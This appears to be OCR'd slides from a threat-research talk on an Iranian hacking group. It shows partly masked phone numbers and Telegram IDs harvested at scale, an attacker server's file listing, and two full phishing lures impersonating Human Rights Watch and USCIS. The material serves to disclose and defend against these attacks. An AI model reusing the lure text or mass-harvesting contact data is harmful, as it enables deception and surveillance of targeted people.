{"phone_number":"989125XXXXXX, "user_id": "8925XXXX"}, {"phone_number":"989151XXXXXX, "user_id": "1260XXXX"}, {"phone_number":"989157XXXXXX, "user_id": "1491XXXX"},
{"phone_number":"989190XXXXXX, "user_id": "1424XXXX"}, {"phone_number":"989143XXXXXX, "user_id": "1220XXXX"}, {"phone_number":"989173XXXXXX, "user_id": "1295XXXX"},
{"phone_number":"989158XXXXXX, "user_id": "9737XXXX"}, {"phone_number":"989195XXXXXX, "user_id": "1259XXXX"}, {"phone_number":"989367XXXXXX, "user_id": "9885XXXX"},
{"phone_number":"989141XXXXXX, "user_id": "9022XXXX"}, {"phone_number":"989141XXXXXX, "user_id": "1064XXXX"}, {"phone_number":"989368XXXXXX, "user_id": "9013XXXX"},
{"phone_number":"989122XXXXXX, "user_id": "6552XXXX"}, {"phone_number":"989122XXXXXX, "user_id": "1904XXXX"}, {"phone_number":"989123XXXXXX, "user_id": "1318XXXX"},
{"phone_number":"989166XXXXXX, "user_id": "7684XXXX"}, {"phone_number":"989186XXXXXX, "user_id": "7820XXXX"}, {"phone_number":"989370XXXXXX, "user_id": "1076XXXX"},
{"phone_number":"989124XXXXXX, "user_id": "2492XXXX"}, {"phone_number":"989215XXXXXX, "user_id": "5558XXXX"}, {"phone_number":"989173XXXXXX, "user_id": "1329XXXX"},
{"phone_number":"989331XXXXXX, "user_id": "1970XXXX"}, {"phone_number":"989173XXXXXX, "user_id": "1193XXXX"}, {"phone_number":"989111XXXXXX, "user_id": "1419XXXX"},
{"phone_number":"989105XXXXXX, "user_id": "7874XXXX"}, {"phone_number":"989361XXXXXX, "user_id": "1413XXXX"}, {"phone_number":"989375XXXXXX, "user_id": "1234XXXX"},
{"phone_number":"989128XXXXXX, "user_id": "1624XXXX"}, {"phone_number":"989136XXXXXX, "user_id": "1769XXXX"}, {"phone_number":"989156XXXXXX, "user_id": "1664XXXX"},
{"phone_number":"989111XXXXXX, "user_id": "1110XXXX"}, {"phone_number":"989133XXXXXX, "user_id": "1132XXXX"}, {"phone_number":"989147XXXXXX, "user_id": "5033XXXX"},
{"phone_number":"989148XXXXXX, "user_id": "1468XXXX"}, {"phone_number":"989333XXXXXX, "user_id": "1639XXXX"}, {"phone_number":"989196XXXXXX, "user_id": "1086XXXX"},
{"phone_number":"989198XXXXXX, "user_id": "9386XXXX"}, {"phone_number":"989126XXXXXX, "user_id": "1076XXXX"}, {"phone_number":"989128XXXXXX, "user_id": "1375XXXX"},
{"phone_number":"989216XXXXXX, "user_id": "7821XXXX"}, {"phone_number":"989112XXXXXX, "user_id": "9582XXXX"}, {"phone_number":"989148XXXXXX, "user_id": "1270XXXX"},
{"phone_number":"989129XXXXXX, "user_id": "8762XXXX"}, {"phone_number":"989104XXXXXX, "user_id": "1276XXXX"}, {"phone_number":"989122XXXXXX, "user_id": "1351XXXX"},
{"phone_number":"989376XXXXXX, "user_id": "1476XXXX"}, {"phone_number":"989142XXXXXX, "user_id": "1200XXXX"}, {"phone_number":"989358XXXXXX, "user_id": "1051XXXX"},
{"phone_number":"989112XXXXXX, "user_id": "1372XXXX"}, {"phone_number":"989377XXXXXX, "user_id": "1005XXXX"}, {"phone_number":"989148XXXXXX, "user_id": "6782XXXX"},
{"phone_number":"989123XXXXXX, "user_id": "5444XXXX"}, {"phone_number":"989126XXXXXX, "user_id": "8309XXXX"}, {"phone_number":"989126XXXXXX, "user_id": "1015XXXX"},
{"phone_number":"989136XXXXXX, "user_id": "9758XXXX"}, {"phone_number":"989188XXXXXX, "user_id": "1002XXXX"}, {"phone_number":"989174XXXXXX, "user_id": "1759XXXX"},
{"phone_number":"989196XXXXXX, "user_id": "1753XXXX"}, {"phone_number":"989121XXXXXX, "user_id": "7083XXXX"}, {"phone_number":"989126XXXXXX, "user_id": "8945XXXX"},
{"phone_number":"989335XXXXXX, "user_id": "1587XXXX"}, {"phone_number":"989121XXXXXX, "user_id": "6116XXXX"}, {"phone_number":"989128XXXXXX, "user_id": "1109XXXX"},
{"phone_number":"989188XXXXXX, "user_id": "9057XXXX"}, {"phone_number":"989171XXXXXX, "user_id": "1483XXXX"}, {"phone_number":"989149XXXXXX, "user_id": "1981XXXX"},
{"phone_number":"989137XXXXXX, "user_id": "1232XXXX"}, {"phone_number":"989363XXXXXX, "user_id": "1168XXXX"}, {"phone_number":"989122XXXXXX, "user_id": "1331XXXX"},
{"phone_number":"989175XXXXXX, "user_id": "1548XXXX"}, {"phone_number":"989148XXXXXX, "user_id": "6778XXXX"}, {"phone_number":"989149XXXXXX, "user_id": "1366XXXX"},
{"phone_number":"989368XXXXXX, "user_id": "1256XXXX"}, {"phone_number":"989165XXXXXX, "user_id": "3895XXXX"}, {"phone_number":"989133XXXXXX, "user_id": "1473XXXX"},
{"phone_number":"989378XXXXXX, "user_id": "1259XXXX"}, {"phone_number":"989372XXXXXX, "user_id": "1475XXXX"}, {"phone_number":"989217XXXXXX, "user_id": "1039XXXX"},
{"phone_number":"989123XXXXXX, "user_id": "1091XXXX"}, {"phone_number":"989124XXXXXX, "user_id": "1108XXXX"}, {"phone_number":"989124XXXXXX, "user_id": "7518XXXX"},
{"phone_number":"989170XXXXXX, "user_id": "1214XXXX"}, {"phone_number":"989189XXXXXX, "user_id": "1053XXXX"}, {"phone_number":"989358XXXXXX, "user_id": "1598XXXX"},
{"phone_number":"989155XXXXXX, "user_id": "1116XXXX"}, {"phone_number":"989124XXXXXX, "user_id": "9503XXXX"}, {"phone_number":"989130XXXXXX, "user_id": "1051XXXX"},
{"phone_number":"989156XXXXXX, "user_id": "1797XXXX"}, {"phone_number":"989360XXXXXX, "user_id": "1409XXXX"}, {"phone_number":"989132XXXXXX, "user_id": "1162XXXX"},
{"phone_number":"989137XXXXXX, "user_id": "1542XXXX"}, {"phone_number":"989122XXXXXX, "user_id": "8276XXXX"}, {"phone_number":"989128XXXXXX, "user_id": "3645XXXX"},
{"phone_number":"989106XXXXXX, "user_id": "1300XXXX"}, {"phone_number":"989106XXXXXX, "user_id": "9002XXXX"}, {"phone_number":"989163XXXXXX, "user_id": "7022XXXX"},
{"phone_number":"989212XXXXXX, "user_id": "9459XXXX"}, {"phone_number":"989367XXXXXX, "user_id": "1891XXXX"}, {"phone_number":"989122XXXXXX, "user_id": "1322XXXX"},
{"phone_number":"989128XXXXXX, "user_id": "2127XXXX"}, {"phone_number":"989216XXXXXX, "user_id": "2043XXXX"}, {"phone_number":"989111XXXXXX, "user_id": "1535XXXX"},
{"phone_number":"989182XXXXXX, "user_id": "8776XXXX"}, {"phone_number":"989374XXXXXX, "user_id": "4210XXXX"}, {"phone_number":"989331XXXXXX, "user_id": "1592XXXX"},
{"phone_number":"989183XXXXXX, "user_id": "1606XXXX"}, {"phone_number":"989369XXXXXX, "user_id": "1122XXXX"}, {"phone_number":"989120XXXXXX, "user_id": "1171XXXX"},
{"phone_number":"989136XXXXXX, "user_id": "1216XXXX"}, {"phone_number":"989356XXXXXX, "user_id": "1020XXXX"}, {"phone_number":"989216XXXXXX, "user_id": "1393XXXX"},
{"phone_number":"989142XXXXXX, "user_id": "1621XXXX"}, {"phone_number":"989194XXXXXX, "user_id": "1440XXXX"}, {"phone_number":"989111XXXXXX, "user_id": "7733XXXX"},
{"phone_number":"989104XXXXXX, "user_id": "8114XXXX"}, {"phone_number":"989159XXXXXX, "user_id": "1578XXXX"}, {"phone_number":"989364XXXXXX, "user_id": "1893XXXX"},
{"phone_number":"989374XXXXXX, "user_id": "1066XXXX"}, {"phone_number":"989123XXXXXX, "user_id": "1280XXXX"}, {"phone_number":"989127XXXXXX, "user_id": "1178XXXX"},
{"phone_number":"989130XXXXXX, "user_id": "4639XXXX"}, {"phone_number":"989146XXXXXX, "user_id": "1127XXXX"}, {"phone_number":"989210XXXXXX, "user_id": "1649XXXX"},
{"phone_number":"989105XXXXXX, "user_id": "1077XXXX"}, {"phone_number":"989149XXXXXX, "user_id": "1392XXXX"}, {"phone_number":"989199XXXXXX, "user_id": "1178XXXX"},
{"phone_number":"989367XXXXXX, "user_id": "2831XXXX"}, {"phone_number":"989123XXXXXX, "user_id": "9869XXXX"}, {"phone_number":"989163XXXXXX, "user_id": "1839XXXX"},
{"phone_number":"989192XXXXXX, "user_id": "1332XXXX"}, {"phone_number":"989149XXXXXX, "user_id": "1533XXXX"}, {"phone_number":"989374XXXXXX, "user_id": "1199XXXX"},
{"phone_number":"989375XXXXXX, "user_id": "1267XXXX"}, {"phone_number":"989198XXXXXX, "user_id": "1220XXXX"}, {"phone_number":"989122XXXXXX, "user_id": "1046XXXX"},
```


WTF?

- Been burning Telegram API keys like there’s no tomorrow.
- Fetching user IDs for Iranian phone numbers in mass.
  - More than **between 15 and 20 million**.
- Useful for reconstructing networks and perhaps deanonymizing users when someone’s phone is confiscated?

Rocket: summing up

- Diverse activities.
- Interesting tricks, experienced attacker.
- Seem verse in using Metasploit. They’ve been observed before using Core Impact Pro.
- Very active, probably one of the most concerning groups.


Sima



148.251[redacted] - /download/

[To Parent Directory]


```
 2/24/2016  3:37 AM        <dir> [redacted]
  3/1/2016  3:47 AM        <dir>
 2/24/2016  3:27 AM        <dir>
 2/27/2016  3:33 AM        <dir>
 2/24/2016 12:03 PM        <dir>
 2/12/2016 11:06 AM          512 pwd.txt
  3/1/2016  2:12 AM       514048 updt1.exe
  3/1/2016  2:13 AM       444416 updt2.exe
 1/30/2016 11:35 AM          253 web.config
 2/29/2016 12:21 AM        <dir> windows
```



148.251[redacted] - /download/[redacted]/

[To Parent Directory]

```
  3/1/2016  3:44 AM      1020416 [redacted].doc
  3/1/2016  3:36 AM       766976 [redacted].doc
 2/29/2016 10:01 PM       657920 HR_Reports-iranrcs.doc
```



Hello

I am Peter Bouckaert, Emergency director at Human Rights Watch, focusing on protecting the rights of civilians during armed conflict. Our group has huge field research & fact-finding missions to Iran, Lebanon, Kosovo, Chechnya, Afghanistan, Iraq, Israel and the Occupied Palestinian Territories, Macedonia, Indonesia, Uganda, and Sierra Leone, among others.

You can read my biography at below link:


https://www.hrw.org/about/people/peter-bouckaert

Please read our last research about “**Iran Sending Thousands of Afghans to Fight in Syria**” & contact me immediately.

You can read this article at below link:

https://www.hrw.org/news/2016/01/29/iran-sending-thousands-afghans-fight-syria

Peter Bouckaert



---------- Forwarded message ----------
From: **U.S. Citizenship and Immigration Services** <SCOPSSCATA@dhs.gov>
Date: Wed, Mar 9, 2016 at 12:06 PM
Subject: Alert: Permanent Residence Card

You received this Email because you do not have a Permanent Residence, your Permanent Residence status needs to be adjusted or you need to renew/replace your Permanent Residence Card.

Starting March 9, 2016, customers must fill Form I-485 *(can be found at the end of this email)*, **in order to Register Permanent Residence or Adjust Status, and must fill Form I-90** *(can be found at the end of this email)* **in order to Renew/Replace Permanent Residence Card and mail their Form I-485 or I-90 to USCIS local field/International offices.** *(Offices can be found here: https://www.uscis.gov/about-us/find-uscis-office)*

USCIS will provide a 30 day grace period from March 9, 2016, for customers who file their Form I-485 or I-90 with one of the USCIS offices. All offices who receive Form I-485 and I-90 during this time will forward the forms to the Chicago Lockbox.

After April 9, 2016, local field/International offices will return all Form I-485 and I-90 they receive and advise customers to file at the Chicago Lockbox.

